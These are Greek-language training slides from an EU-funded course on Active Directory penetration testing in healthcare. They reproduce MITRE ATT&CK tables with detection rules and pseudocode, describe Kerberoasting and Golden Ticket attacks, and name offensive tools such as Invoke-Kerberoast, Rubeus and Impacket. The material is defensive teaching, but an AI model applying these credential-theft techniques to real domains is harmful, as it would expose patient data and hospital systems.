

EDUCATION AND TRAINING

# CyberSecPro Training

We are creating cutting-edge education and training to advance competencies and professionalism in EU cybersecurity.

OUR VISION

## Next level cybersecurity education and training

# Pentesting - Active Directory Δοκιμές διείσδυσης-Active Directory στην Υγειονομική περίθαλψη CSP010\_W\_H

ΠΑΡΟΥΣΙΑΣΗ ΑΠΟ:  
ΧΡΗΣΤΟΣ ΓΡΗΓΟΡΙΑΔΗΣ



CyberSecPro creates cutting-edge education and training materials and courses to advance competencies and professionalism in EU cybersecurity.





Funded by  
the European Union

Funded by the European Union. Views and opinions expressed are however those of the author(s) only and do not necessarily reflect those of the European Union or HADEA. Neither the European Union nor the granting authority can be held responsible for them.

Project Agreement no. 101083594

# Ο ρόλος των δοκιμών διείσδυσης και της ομάδας στην ασφάλεια της υγειονομικής περίθαλψης

- Οι δοκιμές διείσδυσης και η κόκκινη ομάδα είναι ουσιώδεις για τον εντοπισμό και τον μετριασμό των ευπαθειών ασφαλείας στα συστήματα υγειονομικής περίθαλψης.
- Καθώς οι απειλές στον κυβερνοχώρο αυξάνονται, τα προληπτικά μέτρα είναι ζωτικής σημασίας για την προστασία των ευαίσθητων δεδομένων των ασθενών και των λειτουργιών της υγειονομικής περίθαλψης.
- Οι προσομοιωμένες επιθέσεις βοηθούν τις οργανώσεις υγειονομικής περίθαλψης να αμύνονται ενάντια σε πραγματικές απειλές του κυβερνοχώρου.



# Χρήση του Active Directory στον τομέα της υγειονομικής περίθαλψης

- Ο ενεργός κατάλογος (AD) διαχειρίζεται ταυτότητες, ελέγχους πρόσβασης πολιτικές σε όλα τα διάφορα συστήματα IT υγειονομικής περίθαλψης.
- Η AD ολοκληρώνει με κρίσιμα συστήματα υγειονομικής περίθαλψης, όπως ηλεκτρονικές καταγραφές ασθενών (EHR), συστήματα διαχείρισης ασθενών και πλατφόρμες τηλεϊατρικής.
- Εξασφαλίζει εξορθολογισμένες και ασφαλείς λειτουργίες, διευκολύνοντας τη συμμόρφωση με τους κανονισμούς υγειονομικής περίθαλψης και τα πρότυπα προστασίας δεδομένων.



# Χρήση του Active Directory στον τομέα της υγειονομικής περίθαλψης

- Οι κοινές ευπάθειες της AD περιλαμβάνουν τις επιθέσεις Kerberoasting, Pass-the-Ticket και Golden Ticket.
- Αυτές οι ευπάθειες μπορούν να οδηγήσουν σε ανεξουσιοδοτητή πρόσβαση στους EHR, σε διαταραχές κρίσιμων λειτουργιών υγειονομικής περίθαλψης και σε παραβίαση του εμπιστευτικού χαρακτήρα των ασθενών.
- Επιπτώσεις στον πραγματικό κόσμο: Η μη εξουσιοδοτημένη πρόσβαση σε δεδομένα ασθενών μπορεί να οδηγήσει σε κλοπή ταυτότητας, οικονομική απάτη και νομικές ευθύνες.
- Παραδείγματα πραγματικών επιπτώσεων των ευπαθειών της AD σε σενάρια υγειονομικής περίθαλψης:
  - **Μη εξουσιοδοτημένη πρόσβαση σε ηλεκτρονικά μητρώα υγείας (EHR):**
    - Σενάριο: Οι εγκληματίες του κυβερνοχώρου εκμεταλλεύονται μια ευπάθεια της AD, όπως το Kerberoasting, για να αποκτήσουν τα διαπιστευτήρια του προσωπικού υγειονομικής περίθαλψης που έχει πρόσβαση σε συστήματα ΗΦΥ.
    - Επιπτώσεις: Ανεξουσιοδοτητή πρόσβαση μπορεί να οδηγήσει σε έκθεμα ευαίσθητων δεδομένων ασθενών, ιατρικής ιστορίας και προσωπικών δεδομένων, που οδηγεί σε παραβίαση του εμπιστευτικού χαρακτήρα των ασθενών, δυνητικό εκβιασμό και κλοπή ταυτότητας, και νομικές επιπτώσεις για τις εγκαταστάσεις υγειονομικής περίθαλψης.
  - **Παραβίαση απομακρυσμένου ιατρικού εξοπλισμού:**
    - **Σενάριο:** Η επίθεση Golden Ticket δίνει στους επιτιθέμενους διαπιστευτήρια απεριόριστης πρόσβασης που τους επιτρέπουν να προσεγγίσουν δικτυωμένες ιατρικές συσκευές, όπως αυτές που χρησιμοποιούνται στην τηλεϊατρική ή την απομακρυσμένη παρακολούθηση.
    - **Επιπτώσεις:** Αυτό θα μπορούσε να οδηγήσει σε λανθασμένη διάγνωση, παρεμβολές στις θεραπευτικές διαδικασίες ή άμεση αποτυχία της συσκευής, θέτοντας σε κίνδυνο την υγεία των ασθενών και οδηγώντας δυνητικά σε καταστάσεις που απειλούν τη ζωή τους.

# Δοκιμές διεΐσδυσης για συστήματα υγειονομικής περίθαλψης

## Στόχοι:

- Αξιολόγηση της κατάστασης ασφαλείας των συστημάτων που ολοκληρώνονται με την AD.
- Ανάπτυξη λογισμικού προσαρμοσμένου σε περιβάλλοντα υγειονομικής περίθαλψης για τον εντοπισμό λανθασμένων ρυθμίσεων του συστήματος και ελαττωμάτων λογισμικού.
- Βοηθήστε τις οργανώσεις υγειονομικής περίθαλψης να κατανοήσουν την έκθεσή τους σε απειλές στον κυβερνοχώρο, επιτρέποντας προληπτικές βελτιώσεις.



# Αναφορά και χρησιμότητα των ευρημάτων

- Λεπτομερής αναφορά των δοκιμών διείσδυσης για την τεκμηρίωση των ευπαθειών, των συστημάτων που εκμεταλλεύτηκαν και των δυνητικών παραβιάσεων δεδομένων.
- Αξιοποίηση των αναφορών για τη βελτίωση των στρατηγικών ανίχνευσης και απόκρισης στο πλαίσιο των επιχειρήσεων υγειονομικής περίθαλψης.
- Οι αξιοποιήσιμες πληροφορίες από τις αναφορές των δοκιμών διείσδυσης βοηθούν στην ιεράρχηση των ενημερώσεων ασφαλείας και της εκπαίδευσης του προσωπικού για τον μετριασμό των απειλών.



Απειλές Active Directory:  
MITRE ATT&CK

**MITRE**  
**ATT&CK™**

# MITRE ATT&CK: Πηγές δεδομένων

## Data Sources

Data sources represent the various subjects/topics of information that can be collected by sensors/logs. Data sources also include data components, which identify specific properties/values of a data source relevant to detecting a given ATT&CK technique or sub-technique.

Data Sources: 41

| ID     | Name                | Description   |
|--------|---------------------|---|
| DS0026 | Active Directory    | A database and set of services that allows administrators to manage permissions, access to network resources, and stored data objects (user, group, application, or devices)  |
| DS0015 | Application Log     | Events collected by third-party services such as mail servers, web applications, or other appliances (not by the native OS or platform)   |
| DS0041 | Application Vetting | Application vetting report generated by an external cloud service.  |
| DS0039 | Asset               | Data sources with information about the set of devices found within the network, along with their current software and configurations   |
| DS0037 | Certificate         | A digital document, which highlights information such as the owner's identity, used to instill trust in public keys used while encrypting network communications  |
| DS0025 | Cloud Service       | Infrastructure, platforms, or software that are hosted on-premise or by third-party providers, made available to users through network connections and/or APIs  |
| DS0010 | Cloud Storage       | Data object storage infrastructure hosted on-premise or by third-party providers, made available to users through network connections and/or APIs   |
| DS0017 | Command             | A directive given to a computer program, acting as an interpreter of some kind, in order to perform a specific task   |
| DS0032 | Container           | A standard unit of virtualized software that packages up code and all its dependencies so the application runs quickly and reliably from one computing environment to another   |
| DS0038 | Domain Name         | Information obtained (commonly through registration or activity logs) regarding one or more IP addresses registered with human readable names (ex: mitre.org)   |
| DS0016 | Drive               | A non-volatile data storage device (hard drive, floppy disk, USB flash drive) with at least one formatted partition, typically mounted to the file system and/or assigned a drive letter  |
| DS0027 | Driver              | A computer program that operates or controls a particular type of device that is attached to a computer. Provides a software interface to hardware devices, enabling operating systems and other computer programs to access hardware functions without needing to know precise details about the hardware being used |
| DS0022 | File                | A computer resource object, managed by the I/O system, for storing data (such as images, text, videos, computer programs, or any wide variety of other media).  |

# MITRE ATT&CK: Αίτηση διαπιστευτηρίων Active Directory

## Active Directory: Active Directory Credential Request

A user requested active directory credentials, such as a ticket or token (ex: Windows EID 4769)

| Domain     | ID    | Name                                       | Detects   |
|------------|-------|--|---|
| Enterprise | T1649 | Steal or Forge Authentication Certificates | Monitor AD CS certificate requests (ex: EID 4886) as well as issued certificates (ex: EID 4887) for abnormal activity, including unexpected certificate enrollments and signs of abuse within certificate attributes (such as abusable EKUs). <sup>[2]</sup>  |
| Enterprise | T1558 | Steal or Forge Kerberos Tickets            | Monitor for anomalous Kerberos activity, such as malformed or blank fields in Windows logon/logoff events (Event ID 4624, 4672, 4634), RC4 encryption within ticket granting tickets (TGTs), and ticket granting service (TGS) requests without preceding TGT requests. <sup>[3][4][5]</sup> Monitor the lifetime of TGT tickets for values that differ from the default domain duration. <sup>[6]</sup> Monitor for indications of Pass the Ticket being used to move laterally. |
|            | .001  | Golden Ticket                              | Monitor for anomalous Kerberos activity, such as malformed or blank fields in Windows logon/logoff events (Event ID 4769, 4768), RC4 encryption within TGTs, and TGS requests without preceding TGT requests. Monitor the lifetime of TGT tickets for values that differ from the default domain duration. Monitor for indications of Pass the Ticket being used to move laterally.   |
|            | .003  | Kerberoasting                              | Monitor for anomalous Kerberos activity, such as enabling Audit Kerberos Service Ticket Operations to log Kerberos TGS service ticket requests. Particularly investigate irregular patterns of activity (ex: accounts making numerous requests, Event ID 4769, within a small time frame, especially if they also request RC4 encryption [Type 0x17]).  |
|            | .004  | AS-REP Roasting                            | Monitor for anomalous activity, such as enabling Audit Kerberos Service Ticket Operations to log Kerberos TGS service ticket requests. Particularly investigate irregular patterns of activity (ex: accounts making numerous requests, Event ID 4768 and 4769, within a small time frame, especially if they also request RC4 encryption [Type 0x17], pre-authentication not required [Type: 0x0]).   |
| Enterprise | T1550 | Use Alternate Authentication Material      | Monitor requests of new ticket granting ticket or service tickets to a Domain Controller, such as Windows EID 4769 or 4768, that may use alternate authentication material, such as password hashes, Kerberos tickets, and application access tokens, in order to move laterally within an environment and bypass normal system access controls.  |
|            | .002  | Pass the Hash                              | Monitor requests of new ticket granting ticket or service tickets to a Domain Controller. Windows Security events such as 4768 (A Kerberos authentication ticket (TGT) was requested) and 4769 (A Kerberos service ticket was requested) combined with logon session creation information may be indicative of an overpass the hash attempt.  |
|            | .003  | Pass the Ticket                            | Monitor requests of new ticket granting ticket or service tickets to a Domain Controller. Event ID 4769 is generated on the Domain Controller when using a golden ticket after the KRBTGT password has been reset twice, as mentioned in the mitigation section. The status code 0x1F indicates the action has failed due to "Integrity check on decrypted field failed" and indicates misuse by a previously invalidated golden ticket. <sup>[5]</sup>                           |

# MITRE ATT&CK: Πρόσβαση σε αντικείμενα Active Directory

## Active Directory: Active Directory Object Access

Opening of an active directory object, typically to collect/read its value (ex: Windows EID 4661)

| Domain     | ID    | Name                        | Detects  |
|------------|-------|-----------------------------|--|
| Enterprise | T1615 | Group Policy Discovery      | Monitor for abnormal LDAP queries with filters for <code>groupPolicyContainer</code> and high volumes of LDAP traffic to domain controllers. Windows Event ID 4661 can also be used to detect when a directory service has been accessed.  |
| Enterprise | T1003 | OS Credential Dumping       | Monitor domain controller logs for replication requests and other unscheduled activity possibly associated with DCSync. <sup>[7]</sup> <sup>[8]</sup> <sup>[9]</sup> Note: Domain controllers may not log replication requests originating from the default domain controller account. <sup>[10]</sup> Monitor for replication requests <sup>[11]</sup> from IPs not associated with known domain controllers. <sup>[12]</sup> |
|            | .006  | DCSync                      | Monitor domain controller logs for replication requests and other unscheduled activity possibly associated with DCSync. <sup>[7]</sup> <sup>[8]</sup> <sup>[9]</sup> Note: Domain controllers may not log replication requests originating from the default domain controller account. <sup>[10]</sup>   |
| Enterprise | T1033 | System Owner/User Discovery | Monitor domain controller logs for replication requests and other unscheduled activity possibly associated with DCSync. <sup>[7]</sup> <sup>[8]</sup> <sup>[9]</sup> Note: Domain controllers may not log replication requests originating from the default domain controller account. <sup>[10]</sup> Monitor for replication requests <sup>[11]</sup> from IPs not associated with known domain controllers. <sup>[12]</sup> |

# MITRE ATT&CK: Δημιουργία και διαγραφή αντικειμένων ενεργού κατάλογου

## Active Directory: Active Directory Object Creation

Initial construction of a new active directory object (ex: Windows EID 5137)

| Domain     | ID         | Name                                      | Detects  |
|------------|------------|---|--|
| Enterprise | T1098 .005 | Account Manipulation: Device Registration | Monitor for the registration or joining of new device objects in Active Directory. Raise alerts when new devices are registered or joined without using MFA. <sup>[13]</sup> |
| Enterprise | T1484      | Domain Policy Modification                | Monitor for newly constructed active directory objects, such as Windows EID 5137.  |
|            |            | .001 Group Policy Modification            | Monitor for newly constructed active directory objects, such as Windows EID 5137.  |
|            |            | .002 Domain Trust Modification            | Monitor for newly constructed active directory objects, such as Windows EID 5137.  |
| Enterprise | T1207      | Rogue Domain Controller                   | Baseline and periodically analyze the Configuration partition of the AD schema and alert on creation of nTDSDSA objects. <sup>[14]</sup>                                     |

## Active Directory: Active Directory Object Deletion

Removal of an active directory object (ex: Windows EID 5141)

| Domain     | ID    | Name                           | Detects  |
|------------|-------|--------------------------------|--|
| Enterprise | T1484 | Domain Policy Modification     | Monitor for unexpected deletion of an active directory object, such as Windows EID 5141. |
|            |       | .001 Group Policy Modification | Monitor for unexpected deletion of an active directory object, such as Windows EID 5141. |



# MITRE ATT&CK: Τροποποίηση αντικειμένου ενεργού κατάλογου

## Active Directory: Active Directory Object Modification

Changes made to an active directory object (ex: Windows EID 5163 or 5136)

|            |       |   |  |
|------------|-------|---|--|
|            | .005  | SID-History Injection                               | Monitor for changes to account management events on Domain Controllers for successful and failed changes to SID-History. <sup>[13] [14]</sup>  |
| Enterprise | T1531 | Account Access Removal                              | Monitor for changes made to AD settings for unexpected modifications to user accounts, such as deletions or potentially malicious changes to user attributes (credentials, status, etc.).  |
| Enterprise | T1098 | Account Manipulation                                | Monitor for the registration or joining of new device objects in Active Directory. Raise alerts when new devices are registered or joined without using MFA. <sup>[2]</sup>  |
| Enterprise | T1037 | Boot or Logon Initialization Scripts                | Monitor for changes made in the Active Directory that may use scripts automatically executed at boot or logon initialization to establish persistence.   |
|            | .003  | Network Logon Script                                | Monitor for changes made in the Active Directory that may use network logon scripts automatically executed at logon initialization to establish persistence.   |
| Enterprise | T1484 | Domain Policy Modification                          | Monitor for changes made to AD settings for unexpected modifications to user accounts, such as deletions or potentially malicious changes to user attributes (credentials, status, etc.).  |
|            | .001  | Group Policy Modification                           | Monitor for changes made to AD settings for unexpected modifications to user accounts, such as deletions or potentially malicious changes to user attributes (credentials, status, etc.).  |
|            | .002  | Domain Trust Modification                           | Monitor for changes made to AD settings for unexpected modifications to domain trust settings, such as when a user or application modifies the federation settings on the domain.  |
| Enterprise | T1222 | File and Directory Permissions Modification         | Monitor for changes made to ACLs and file/directory ownership. Many of the commands used to modify ACLs and file/directory ownership are built-in system utilities and may generate a high false positive alert rate, so compare against baseline knowledge for how systems are typically used and correlate modification events with other indications of malicious activity where possible.  |
|            | .001  | Windows File and Directory Permissions Modification | Monitor for changes made to DACLs and file/directory ownership. Many of the commands used to modify DACLs and file/directory ownership are built-in system utilities and may generate a high false positive alert rate, so compare against baseline knowledge for how systems are typically used and correlate modification events with other indications of malicious activity where possible.<br><b>Implementation 1 : Access Permission Modification</b><br>Detection Pseudocode<br><code>if (\$!_data_events   ? { \$!_data_events   Where { \$event_id == "4670"; \$ADObject_type == "File"; \$ADObject_security_id   In ("NT AUTHORITY\SYSTEM") }</code><br>Detection Notes <ul style="list-style-type: none"><li>• Pseudocode Event ID is for Windows Security Log (Event ID 4670 - Permissions on an object were changed).</li><li>• We need to exclude events generated by the local system (subject security ID 'NT AUTHORITY\SYSTEM') and focus on actual user events.</li><li>• When a permission modification is made for a folder, a new event log is generated for each subfolder and file under that folder. It is advised to group logs based on handle ID or user ID.</li><li>• Event ID 4670 also includes information about the process that modifies the file permissions. It is advised to focus on uncommon process names, and it is also uncommon for real-users to perform this task without a GUI.</li><li>• Windows Event ID 4719 (An Attempt Was Made to Access An Object) can also be used to alert on changes to Active Directory audit policy for a system.</li></ul> |
| Enterprise | T1556 | Modify Authentication Process                       | Monitor for changes made to AD security settings related to MFA logon requirements, such as changes to Azure AD Conditional Access Policies or the registration of new MFA applications.   |
|            | .005  | Reversible Encryption                               | Monitor property changes in Group Policy: <code>Computer\Configuration\Windows\Settings\Security\Settings\Account\Policies&gt;Password_Policy\Store_passwords_using_reversible_encryption</code> . By default, the property should be set to Disabled.   |
|            | .006  | Multi-Factor Authentication                         | Monitor for changes made to AD security settings related to MFA logon requirements, such as changes to Azure AD Conditional Access Policies or the registration of new MFA applications.   |
| Enterprise | T1207 | Rogue Domain Controller                             | Leverage AD directory synchronization (DirSync) to monitor changes to directory state using AD replication cookies. <sup>[7] [11]</sup> Also consider monitoring and alerting on the replication of AD objects (Audit Detailed Directory Service Replication Events 4928 and 4929). <sup>[14]</sup>  |
| Enterprise | T1649 | Steal or Forge Authentication Certificates          | Monitor for changes to CA attributes and settings, such as AD CS certificate template modifications (ex: EID 4899/4900 once a potentially malicious certificate is enrolled). <sup>[2]</sup>   |

# MITRE ATT&CK: Αναζήτηση χαρακτηριστικών και περιγραφών συγκεκριμένων επιθέσεων

## Steal or Forge Kerberos Tickets: Kerberoasting

| Other sub-techniques of Steal or Forge Kerberos Tickets (4) |                      |
|---|----------------------|
| ID  | Name                 |
| T1558.001   | Golden Ticket        |
| T1558.002   | Silver Ticket        |
| <b>T1558.003</b>  | <b>Kerberoasting</b> |
| T1558.004   | AS-REP Roasting      |

ID: T1558.003  
Sub-technique of: T1558

- Tactic: Credential Access
- Platforms: Windows
- System Requirements: Valid domain account or the ability to sniff traffic within a domain

Contributors: Praetorian  
Version: 1.2  
Created: 11 February 2020  
Last Modified: 30 March 2023

[Version Permalink](#)

Adversaries may abuse a valid Kerberos ticket-granting ticket (TGT) or sniff network traffic to obtain a ticket-granting service (TGS) ticket that may be vulnerable to Brute Force.<sup>[1][2]</sup>

Service principal names (SPNs) are used to uniquely identify each instance of a Windows service. To enable authentication, Kerberos requires that SPNs be associated with at least one service logon account (an account specifically tasked with running a service<sup>[3]</sup>).<sup>[4][5][6][7]</sup>

Adversaries possessing a valid Kerberos ticket-granting ticket (TGT) may request one or more Kerberos ticket-granting service (TGS) service tickets for any SPN from a domain controller (DC).<sup>[1][2]</sup> Portions of these tickets may be encrypted with the RC4 algorithm, meaning the Kerberos 5 TGS-REP etype 23 hash of the service account associated with the SPN is used as the private key and is thus vulnerable to offline Brute Force attacks that may expose plaintext credentials.<sup>[2][1] [7]</sup>

This same behavior could be executed using service tickets captured from network traffic.<sup>[2]</sup>

Cracked hashes may enable Persistence, Privilege Escalation, and Lateral Movement via access to Valid Accounts.<sup>[8]</sup>

# MITRE ATT&CK: Αναζήτηση χαρακτηριστικών και περιγραφών συγκεκριμένων επιθέσεων

## Procedure Examples

| ID    | Name                  | Description  |
|-------|-----------------------|--|
| S1063 | Brute Ratel C4        | Brute Ratel C4 can decode Kerberos 5 tickets and convert it to hashcat format for subsequent cracking. <sup>[8]</sup>  |
| S0363 | Empire                | Empire uses PowerSploit's <code>Invoke-Kerberoast</code> to request service tickets and return crackable ticket hashes. <sup>[9]</sup>   |
| G0046 | FIN7                  | FIN7 has used Kerberoasting for credential access and to enable lateral movement. <sup>[10]</sup>  |
| S0357 | Impacket              | Impacket modules like <code>GetUserSPNs</code> can be used to get Service Principal Names (SPNs) for user accounts. The output is formatted to be compatible with cracking tools like John the Ripper and Hashcat. <sup>[11]</sup> |
| C0014 | Operation Wocao       | During Operation Wocao, threat actors used PowerSploit's <code>Invoke-Kerberoast</code> module to request encrypted service tickets and bruteforce the passwords of Windows service accounts offline. <sup>[12]</sup>              |
| S0194 | PowerSploit           | PowerSploit's <code>Invoke-Kerberoast</code> module can request service tickets and return crackable ticket hashes. <sup>[13][7]</sup>   |
| S1071 | Rubeus                | Rubeus can use the <code>KerberosRequestorSecurityToken.GetResponse</code> method to request kerberoastable service tickets. <sup>[14]</sup>   |
| S0692 | SILENTRINITY          | SILENTRINITY contains a module to conduct Kerberoasting. <sup>[15]</sup>   |
| C0024 | SolarWinds Compromise | During the SolarWinds Compromise, APT29 obtained Ticket Granting Service (TGS) tickets for Active Directory Service Principle Names to crack offline. <sup>[16]</sup>  |
| G0102 | Wizard Spider         | Wizard Spider has used Rubeus, Mimikatz Kerberos module, and the <code>Invoke-Kerberoast</code> cmdlet to steal AES hashes. <sup>[17][18][19][20]</sup>  |



# MITRE ATT&CK: Αναζήτηση χαρακτηριστικών και περιγραφών συγκεκριμένων επιθέσεων

## Mitigations

| ID    | Mitigation                    | Description   |
|-------|-------------------------------|---|
| M1041 | Encrypt Sensitive Information | Enable AES Kerberos encryption (or another stronger encryption algorithm), rather than RC4, where possible. <sup>[2]</sup>  |
| M1027 | Password Policies             | Ensure strong password length (ideally 25+ characters) and complexity for service accounts and that these passwords periodically expire. <sup>[2]</sup> Also consider using Group Managed Service Accounts or another third party product such as password vaulting. <sup>[2]</sup> |
| M1026 | Privileged Account Management | Limit service accounts to minimal required privileges, including membership in privileged groups such as Domain Administrators. <sup>[2]</sup>  |

## Detection

| ID     | Data Source      | Data Component                      | Detects  |
|--------|------------------|-------------------------------------|--|
| DS0026 | Active Directory | Active Directory Credential Request | Monitor for anomalous Kerberos activity, such as enabling Audit Kerberos Service Ticket Operations to log Kerberos TGS service ticket requests. Particularly investigate irregular patterns of activity (ex: accounts making numerous requests, Event ID 4769, within a small time frame, especially if they also request RC4 encryption [Type 0x17]). |



# Κόκκινη Ομάδα

- ο1. Τι είναι η κόκκινη ομάδα
- ο2. Κόκκινη ομάδα vs δοκιμές διείσδυσης
- ο3. Κύκλος ζωής επίθεσης
- ο4. MITRE ATT&CK
- ο5. Εισαγωγή στο ατομικό κόκκινο



# Τι είναι η κόκκινη ομάδα

## Λειτουργίες της Κόκκινης Ομάδας

- Σκοπός των λειτουργικών της Κόκκινης Ομάδας: Προσομοιώνουμε επιθέσεις πλήρους φάσματος για δοκιμές ασφάλειας σε όλη την ψηφιακή υποδομή, τους υπαλλήλους, τις εφαρμογές και τη φυσική ασφάλεια.
- Προσομοίωση πραγματικών αντιπάλων: Αναπαραγωγή τεχνικών που χρησιμοποιούνται από πραγματικούς αντιπάλους για την αποκάλυψη ευπαθειών και την αξιολόγηση των αμυντικών δυνατοτήτων της εταιρείας.
- Πλήρης κύκλος ζωής επίθεσης: Οι λειτουργίες καλύπτουν ολόκληρο τον κύκλο ζωής μιας επίθεσης, παρέχοντας μια ολοκληρωμένη αξιολόγηση της ετοιμότητας ασφάλειας.
- Αποκαλύπτοντας ευπάθειες: Εντοπίζει πολλαπλούς φορείς επίθεσης και αδυναμίες που συνήθως δεν εντοπίζονται στις τυπικές δοκιμές διείσδυσης.



# Τι είναι η κόκκινη ομάδα

## Επίδραση και ενσωμάτωση με την μπλε ομάδα


- Εφαρμόσιμα αποτελέσματα: Τα ευρήματα της Κόκκινης Ομάδας χρησιμοποιούνται για τη βελτίωση των μέτρων ασφαλείας και την προετοιμασία για δυνητικές απειλές.
- Συνεργασία μπλε ομάδας:
- Ρόλος της μπλε ομάδας: Επαγγελματίες ασφαλείας επιφορτισμένοι με τον εντοπισμό ευπαθειών, την αποκατάσταση και την επαλήθευση της αποτελεσματικότητας.
- Χρησιμοποιώντας τα αποτελέσματα: Ανάπτυξη υπογραφών για κακόβουλο λογισμικό, υλοποίηση διασφαλίσεων και ενίσχυση της ασφάλειας των υποδομών.
- Εκπαίδευση και βελτίωση συστήματος:
- Εκπαιδέψτε τους υπαλλήλους να αντιστέκονται στην κοινωνική μηχανική.
- Ενημερώσεις για διόρθωση ασφαλείας που εντοπίστηκαν κατά τη διάρκεια των λειτουργικών δοκιμών.
- Προσομοίωση APT: Οι κόκκινες ομάδες προσομοιώνουν τεχνικές προηγμένων επίμονων απειλών για δοκιμές μακροπρόθεσμων αμυντικών μηχανισμών.



# Κόκκινη ομάδα vs Δοκιμές διείσδυσης

| Δοκιμές διείσδυσης   | Κόκκινη Ομάδα  |
|--|--|
| Καθορισμένο πεδίο εφαρμογής  | Χωρίς καθορισμένο πεδίο εφαρμογής  |
| Χρησιμοποιείται για τον εντοπισμό και την εκμετάλλευση ευπάθειας   | Εξομοιώνει τη συμπεριφορά των αντιπάλων  |
| Παρέχει αναφορά ευρημάτων που χρησιμοποιούνται κατά συνέπεια από τις εταιρείες για να ενημερώσουν, να σκληρύνουν και να ασφαλίσουν τις υποδομές τους.  | Χρησιμοποιείται για την αξιολόγηση της ανθεκτικότητας μιας οργάνωσης έναντι επιθέσεων αντιπάλων. |
| Προληπτική σε αντίθεση με την ανιχνευτική. Οι δοκιμές διείσδυσης είναι χρήσιμες για τον εντοπισμό Ευπαθειών και απειλών, ωστόσο δεν παρέχουν αξιοποιήσιμα αποτελέσματα που μπορούν να χρησιμοποιηθούν για την προληπτική ανίχνευση απειλών στο μέλλον. | Παρέχει αξιοποιήσιμα αποτελέσματα που μπορούν να χρησιμοποιηθούν για την ανίχνευση.              |

# Κύκλος ζωής επίθεσης



Στάδια μιας Τυπικής Κυβερνοεπίθεσης:

Αρχική Αναγνώριση (Initial Recon) & Εντοπισμός εκμεταλλεύσιμων ευπαθειών στον στόχο - Αρχική Διείδυση (Initial Compromise) & Απόκτηση αρχικής πρόσβασης στο περιβάλλον του στόχου. - Εδραίωση Πρόσβασης (Establish Foothold) & Ενίσχυση της παρουσίας εντός του στόχου για να διατηρηθεί η πρόσβαση. - Αναβάθμιση Δικαιωμάτων (Escalate Privileges) & Απόκτηση διαπιστευτηρίων χρηστών με αυξημένα προνόμια. - Εσωτερική Αναγνώριση (Internal Recon) & Εντοπισμός κρίσιμων δεδομένων εντός του συστήματος. - Ολοκλήρωση Αποστολής (Complete Mission) & Συλλογή, συσκευασία και κλοπή των δεδομένων-στόχων.

